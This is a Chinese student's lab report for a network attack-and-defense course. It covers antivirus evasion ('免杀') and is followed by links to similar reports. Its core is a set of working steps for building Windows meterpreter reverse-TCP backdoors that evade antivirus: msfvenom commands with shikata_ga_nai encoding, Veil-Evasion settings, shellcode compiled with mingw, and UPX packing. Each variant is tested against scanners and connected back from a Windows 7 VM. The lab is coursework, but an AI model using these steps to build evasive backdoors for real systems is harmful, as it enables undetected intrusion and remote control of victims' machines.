
20155323刘威良《网络对抗》Exp3 免杀原理与实践
20155323刘威良《网络对抗》Exp3 免杀原理与实践
实践内容
- 1 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等免杀工具或技巧;(1.5分)
- 2 通过组合应用各种技术实现恶意代码免杀(1分)
(如果成功实现了免杀的,简单语言描述原理,不要截图。与杀软共生的结果验证要截图。)
- 3 用另一电脑实测,在杀软开启的情况下,可运行并回连成功,注明电脑的杀软名称与版本(1分)
实验过程
MSF编码器
1.首先将实验二中生成的后门放在virscan.org中扫描一下

- 接着用
msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -b ‘\x00’ LHOST=192.168.37.128 LPORT=5323 -f exe > bdoor.exe一次编码生成一个新后门,再扫描一次


扫描后我们发现有了一点效果,但是不明显。
3.再用
msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 10 -b ‘\x00’ LHOST=192.168.37.128 LPORT=5323 -f exe > 10.exe进行十次编码试试


发现效果还不如一次编码,我感觉这几种免杀方法效果差不多。
用veil-Evasion生成后门
1.首先进入veil界面,选择Evasion。
由于同学们都说改写python语言会出错,我这里就直接用C进行改写了。
依次输入命令
use c/meterpreter/rev_tcp.py
set LHOST 192.168.37.128
set LPORT 5323
generate
5323lwl.c
1
这里得到文件5323lwl.exe

2.在/var/lib/veil/output/compiled/5323lwl.exe 路径下找到该后门,再扫描一次

这个方法比前面编码有用多了。
用shellcode编写后门程序
- 1.首先用命令
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.208 LPORT=5323 -f c生成一段shellcode


- 2.然后编写一个.c文件,将这个数组加进去。
- 3.用命令
i686-w64-mingw32-g++ lwl.c -o lwl.exe编译出一个可执行文件,在网站上扫描一下。

用shellcode编写的后门效果和veil-Evasion一样
- 4.用nc命令传到Windows7中,并且尝试回连。

加壳
用命令
upx lwl.exe -o jk.exe进行加壳

扫描结果

比加壳前效果好了一点。
基础问题回答
(1)杀软是如何检测出恶意代码的?
基于特征码的检测或者基于行为的检测。基于特征码就是如果该软件中包含的某段代码与特征码库中某段匹配,则认定为恶意代码。基于行为的检测则是检测该软件是否有异常行为。
(2)免杀是做什么?
让杀毒软件检测不出我的恶意软件。
(3)免杀的基本方法有哪些?
用MSF编码器进行一次或多次编码、veil-Evasion、shellcode、加壳
基础问题回答
(1)杀软是如何检测出恶意代码的?
基于特征码的检测或者基于行为的检测。基于特征码就是如果该软件中包含的某段代码与特征码库中某段匹配,则认定为恶意代码。基于行为的检测则是检测该软件是否有异常行为。
(2)免杀是做什么?
让杀毒软件检测不出我的恶意软件。
(3)免杀的基本方法有哪些?
用MSF编码器进行一次或多次编码、veil-Evasion、shellcode、加壳
实验总结与体会
这次实验我对杀毒软件有了进一步的认识,之前我看网上很多人说下杀毒软件不如不下,我发现还是有点道理的。但是在日常生活中,还是不能放松警惕,不能使用未知程序或者下载未知文件,防止后门程序进入我们自己的电脑,要有网络安全意识。
离实战还缺些什么技术或步骤?
很多地方还是离不开同学的帮助,这类实践需要多进行几次,我觉得自己离实战还有一段距离。
20155323刘威良《网络对抗》Exp3 免杀原理与实践的更多相关文章
- 2018-2019-2 20165205 网络攻防Exp3免杀原理与实践
2018-2019-2 20165205 网络攻防Exp3免杀原理与实践 一.实践内容 1.1正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,加壳工具,使用 ...
- 2018-2019-2 网络对抗技术 20165232 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165232 Exp3 免杀原理与实践 免杀原理及基础问题回答 一.免杀原理 一般是对恶意软件做处理,让它不被杀毒软件所检测.也是渗透测试中需要使用到的技术. ...
- 2018-2019-2 网络对抗技术 20165237 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165237 Exp3 免杀原理与实践 一.实践目标 1.1 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,加壳 ...
- 2018-2019-2 网络对抗技术 20165221 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165221 Exp3 免杀原理与实践 基础问题回答 杀软是如何检测出恶意代码的? 主要依托三种恶意软件检测机制. 基于特征码的检测:一段特征码就是一段或者多 ...
- 2018-2019-2 网络对抗技术 20165325 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165325 Exp3 免杀原理与实践 实验内容(概要) 一.正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己 ...
- 2018-2019-2 网络对抗技术 20165206 Exp3 免杀原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp3 免杀原理与实践 - 实验任务 1 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己 ...
- 2018-2019-3 网络对抗技术 20165235 Exp3 免杀原理与实践
2018-2019-3 网络对抗技术 20165235 Exp3 免杀原理与实践 基础问题回答 杀软是如何检测出恶意代码的? 1.对某个文件的特征码进行分析,(特征码就是一类恶意文件中经常出现的一段代 ...
- 2018-2019-2 网络对抗技术 20165311 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165311 Exp3 免杀原理与实践 免杀原理及基础问题回答 实验内容 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil- ...
- 2018-2019-2 网络对抗技术 20165317 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165317 Exp3 免杀原理与实践 实验内容 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用 ...
随机推荐
- 网络基础 利用vnc viewer访问在vmware虚拟机上的linux
利用vnc viewer访问在vmware虚拟机上的linux by:授客 QQ:1033553122 Linux服务器为架设在VMware之上的虚拟机,那么可以直接使用VMware自带的vnc,而不 ...
- java 使用 引用数据类型(以Scanner、Random模块为例)
创建一个新变量 类型 变量名 = new 类型() 举个例子: Scanner sc = new Scaner() 使用引用数据类型中的功能: 变量.功能名字() Scanner类:接受键盘输入 1. ...
- 从零自学Java-3.在程序中存储和修改变量信息
1.创建变量: 2.使用不同类型的变量: 3.在变量中存储值: 4.在数学表达式中使用变量: 5.把一个变量的值赋给另一个变量: 6.递增/递减变量的值. 程序Variable:使用不同类型的变量并赋 ...
- 从零自学Java-2.初步理解Java程序使如何工作的
1.学习Java应用程序是如何工作的 2.构成一个应用程序 3.向应用程序传递参数 4.学习Java程序是如何组织的 5.在应用程序中创建一个对象 程序Root:输出225的正平方根 package ...
- 如何用SQL脚本在SQL Server Replication中创建合并复制,以及怎么创建分区合并复制
假设我们要创建合并复制的发布端数据库是EFDemo其中有四张表,订阅端数据库是EFDemoSubscription,如下图所示: 首先创建发布端快照代理Sql agent job:"EFDe ...
- JS获取元素宽高的两种情况
JS获取元素宽高分两种情况, 一.内联样式,也就是直接把width和height写在HTML元素中的style里: 这种情况使用 document.getElementById('xxx'). ...
- shell變量和數組
我們要知道shell是一個很重要的腳本能幫助我們完成很多事情 shell語言其實和很多的語言的語法是差不多的 變量: 變量的定義很簡單的,但是等號兩邊是不可以有空格的(不能有空格) 命名只能使用英文字 ...
- October 25th, 2017 Week 43rd Wednesday
Perseverance is not a long race; it is many short races one after another. 坚持不是一个长跑,她是很多一个接一个的短跑. To ...
- [BUG] python实例化N次类,调用类函数log会输出N遍的bug 解决办法
最近再写DOU用例时,采用的是 unittest测试框架,就涉及到将其它所有模块需要全部在一个 .py文件中进行实例化,然后再运行时发现在控制台中同一个日志信息会打印多次(实例化几次,同一消息就会打印 ...
- 3、爬虫之selenium模块
一 selenium模块 什么是selenium?selenium是Python的一个第三方库,对外提供的接口可以操作浏览器,然后让浏览器完成自动化的操作. selenium最初是一个自动化测试工具, ...